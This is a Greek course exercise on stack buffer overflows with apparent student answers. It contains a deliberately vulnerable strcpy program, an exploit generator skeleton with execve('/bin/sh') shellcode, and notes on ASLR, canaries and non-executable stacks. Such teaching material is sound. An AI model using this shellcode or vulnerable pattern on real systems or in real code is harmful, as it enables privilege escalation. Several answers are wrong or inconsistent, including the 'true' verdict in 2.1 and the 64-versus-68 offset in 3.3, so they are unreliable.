Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων.

1.1 Πώς αποφασίζονται οι διευθύνσεις για τις ακόλουθες μεταβλητές;

```
void bof(int a, int b)
{
     int x = a + b;
     int y = a - b;
}
```

Όταν εντοπίσει την συνάρτηση bof, ο compiler διαθέτει χώρο στην στοίβα για την εκτέλεση της λειτουργίας. Η διεύθυνση κάθε άλλης μεταβλητής/παραμέτρου υπολογίζεται βάσει της απόστασης (offset) και της μεταγλώττισης από το frame pointer.


1.2 Σε ποια τμήματα της μνήμης βρίσκονται οι μεταβλητές του κώδικα που ακολουθεί;

```
int i = 0;
void func(char *str)
{
     char *ptr = malloc(sizeof(int));
     char buf[1024];
     int j;
     static int y;
}
```

Η μεταβλητή i τοποθετείται στο data segment καθώς αρχικοποιείται από τον προγραμματιστή. Το ptr τοποθετείται, αρχικά, στο stack εφόσον βρίσκεται μέσα στη συνάρτηση και έπειτα μετακινείται στο heap. Η τοπική μεταβλητή j, τοποθετείται στο Stack. Η μεταβλητή y τοποθετείται στο bss segment καθώς είναι μη αρχικοποιημένη static μεταβλητή.

1.3 Σχεδιάστε το πλαίσιο της στοίβας συναρτήσεων για την ακόλουθη συνάρτηση C.

```
int foo(char *str)
{
     char buffer[24];
     strcpy(buffer,str);
     return 1;
}
```



1.4 Κατά καιρούς έχει προταθεί η αλλαγή του τρόπου που μεγαλώνει η στοίβα. Αντί να μεγαλώνει από την υψηλή διεύθυνση προς τη χαμηλή διεύθυνση, προτείνεται να αφήσουμε τη στοίβα να μεγαλώνει από τη χαμηλή διεύθυνση προς την υψηλή διεύθυνση. Με τον τρόπο αυτό, το buffer θα καταχωρείται πάνω από τη διεύθυνση επιστροφής (return address), οπότε, σε περίπτωση υπερχείλισης, το buffer δε θα μπορεί να επηρεάσει τη διεύθυνση επιστροφής. Σχολιάστε με επιχειρήματα την προτεινόμενη αλλαγή.

Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα.

2.1 Στο παράδειγμα που παρουσιάζεται παρακάτω (πρόγραμμα stack.c), συμβαίνει buffer overflow μέσα στη συνάρτηση strcpy(), έτσι ώστε να γίνει μετάβαση στον κακόβουλο κώδικα όταν η strcpy() επιστρέφει, και όχι όταν η func() επιστρέφει. Είναι αληθές ή ψευδές αυτό; Αιτιολογείστε την όποια απάντησή σας.

```
/* stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int func(char *str)
{
     char buffer[24];
     strcpy(buffer, str);
     return 1;
}
int main(int argc, char **argv)
{
     char str[517];
     FILE *badfile;
     badfile = fopen("badfile", "r");
     fread(str, sizeof(char), 517, badfile);
     bof(str);
     printf("Returned Properly\n");
     return 1;
}
```

Όπως παρατηρούμε και στον κώδικα, η συνάρτηση bof δημιουργεί ένα αντίγραφο των περιεχομένων του str και τα τοποθετεί σε έναν πίνακα 24 θέσεων με την χρήση της εντολής strcpy. Απόρροια αυτής της ενέργειας είναι να προκαλέσει buffer overflow. Έτσι θα διαπεραστεί η μνήμη, θα ενεργοποιηθεί το κακόβουλο πρόγραμμα και θα εκτελεστεί ποτέ η εντολή return της bof. Επομένως είναι αληθές.

2.2 Το παράδειγμα buffer overflow του προγράμματος stack.c διορθώθηκε όπως φαίνεται παρακάτω. Είναι πλέον ασφαλές; Αιτιολογείστε την όποια απάντησή σας.

```
int func(char *str, int size)
{
char *buffer = (char *) malloc(size);
strcpy(buffer, str);
return 1;
}
```

Ακόμα και με την διόρθωση του κώδικα, θα προκληθεί Heap-Based Buffer Overflow. Πιο συγκεκριμένα, αν δεσμεύσουμε κάποιες θέσεις μνήμης και το str έχει ήδη δεσμευμένες π.χ. 30 θέσεις τότε δίνουμε την δυνατότητα στο bad file να εκτελεστεί. Επομένως δεν είναι ακόμα ασφαλές.

Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση)

Θεωρήστε το παρακάτω πρόγραμμα με την ονομασία exploit.c, το οποίο χρησιμοποιείται για την παραγωγή του badfile με το οποίο μπορούμε να τροφοδοτήσουμε ένα ευπαθές πρόγραμμα. Το πρόγραμμα περιέχει κώδικα shellcode ο οποίος όταν εκτελεστεί μπορεί να ξεκινήσει ένα shell:

```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here */
/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
```

```
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```

Απαντήστε τα παρακάτω υπο-ερωτήματα που αφορούν στην αξιοποίηση του buffer overflow για τη διενέργεια επιθέσεων.

3.1 Στο πρόγραμμα exploit.c που παρουσιάζεται παρακάτω, κατά την εκχώρηση της τιμής για τη διεύθυνση επιστροφής (return address), μπορούμε να κάνουμε το εξής;

```
*((long *) (buffer + 0x24)) = buffer + 0x150;
```

Πιστεύετε ότι η διεύθυνση επιστροφής θα δείξει στο shellcode ή όχι; Αιτιολογείστε την όποια απάντησή σας.

Παρατηρούμε πως η θέση στην οποία θα μπει η διεύθυνση της Return Address είναι 4 bytes περισσότερο σε μέγεθος (`*((long *) (buffer + 0x24))`). Αν η διεύθυνση του `buffer + 0x150;` βρεθεί στην ίδια θέση με το shellcode τότε η διεύθυνση επιστροφής πράγματι θα δείξει στο shellcode.

3.2 Η εκτέλεση της επίθεσης buffer overflow με τον τρόπο που περιεγράφηκε στην άσκηση δεν είναι πάντα επιτυχημένη. Παρόλο που το αρχείο badfile κατασκευάζεται σωστά (με το shellcode να βρίσκεται στο τέλος του αρχείο), όταν δοκιμάζουμε διαφορετικές διευθύνσεις επιστροφής, παρατηρούνται τα ακόλουθα αποτελέσματα.

```
buffer address: 0xbffff180
case 1: long retAddr = 0xbffff250 -> Able to get shell access
case 2: long retAddr = 0xbffff280 -> Able to get shell access
case 3: long retAddr = 0xbffff300 -> Cannot get shell access
case 4: long retAddr = 0xbffff310 -> Able to get shell access
case 5: long retAddr = 0xbffff400 -> Cannot get shell access
```

Μπορείτε να εξηγήσετε γιατί κάποιες από τις συγκεκριμένες διευθύνσεις δουλεύουν και κάποιες όχι;

Παρατηρούμε πως στις περιπτώσεις 3 και 5, οι διευθύνσεις περιέχουν μηδενικά στα τελευταία bytes .Αποτέλεσμα αυτού είναι να προκαλέσουν στη συνάρτηση strcpy να διακόψει την αντιγραφή. Για να μπορέσει να λειτουργήσει σωστά θα πρέπει να εκχωρηθούν σωστά οι διευθύνσεις που θα καλέσουν το shellcode.

3.3 Η ακόλουθη συνάρτηση καλείται μέσα σε ένα πρόγραμμα με προνόμια (privileged program). Το όρισμα str δείχνει σε μια συμβολοσειρά που παρέχεται εξ ολοκλήρου από χρήστες (το μέγεθος της συμβολοσειράς είναι μέχρι 300 bytes). Όταν αυτή η συνάρτηση καλείται, η διεύθυνση του πίνακα του buffer είναι 0xAABB0010, ενώ η διεύθυνση επιστροφής αποθηκεύεται στο 0xAABB0050.

```
int bof(char *str)
{
     char buffer[24];
     strcpy(buffer,str);
     return 1;
}
```

Καταγράψτε τη συμβολοσειρά με την οποία θα τροφοδοτούσατε το πρόγραμμα, έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το πρόγραμμα με προνόμια θα εκτελέσει τον δικό σας κώδικα. Στην απάντησή σας, δεν χρειάζεται να γράψετε τον κώδικα που διοχετεύτηκε, αλλά οι αποστάσεις (offsets) των βασικών στοιχείων στη συμβολοσειρά σας πρέπει να είναι σωστές.

Μας δίνετε ότι:

-Η διεύθυνση του πίνακα του buffer είναι 0xAABB0010.

-Η διεύθυνση επιστροφής αποθηκεύεται στο 0xAABB0050.

Έπειτα θα αφαιρέσουμε αυτές τις δυο διευθύνσεις.

0xAABB0050 – 0xAABB0010 = 0x40

0x40 στο δεκαδικό είναι 64.

Επομένως η απόσταση του Buffer Base Address με το Return Address είναι 68.

3.5 Γιατί το ASLR (Address Space Layout Randomization) κάνει πιο δύσκολη την επίθεση buffer overflow; Περιγράψτε εν συντομία τον τρόπο λειτουργίας του. Κάντε το ίδιο και για τα αντίμετρα stack guard και non-executable stack.

Το ASLR είναι μια τεχνική που χρησιμοποιείται για να γίνει πιο δύσκολη η buffer overflow επίθεση από τον attacker. Ο τρόπος με τον όποιο λειτουργεί είναι να τοποθετεί σε μια τυχαία θέση μνήμης το εκτελέσιμο αρχείο όποτε μειώνονται σημαντικά οι πιθανότητες να το βρει ο attacker.

Το stack guard χρησιμοποιείται ως προέκταση του compiler και ενισχύει τον εκτελέσιμο κώδικα που παράγει ο compiler έτσι ώστε να εντοπίσει buffer overflow επιθέσεις προς την στοίβα. Ο τρόπος με τον οποίο λειτουργεί είναι ο εξής: Εισάγει μια τιμή την όποια την ονομάζουν canary. Αυτή την τιμή την τοποθετεί πριν το Return Address. Επομένως ελέγχει αν άλλαξε αυτή η τιμή και αν πράγματι έγινε η αλλαγή τότε θα τερματιστεί το πρόγραμμα.

Το non-executable stack είναι ένας μηχανισμός προστασίας όπου εμποδίζει τα shell code injections από την εκτέλεση τους στην στοίβα, περιορίζοντας συγκεκριμένα κομμάτια μνήμης. Ο τρόπος με τον οποίο λειτουργεί είναι να θέτει συγκεκριμένες θέσεις μνήμης ως μη εκτελέσιμες έτσι ώστε να αποφευχθεί η επίθεση.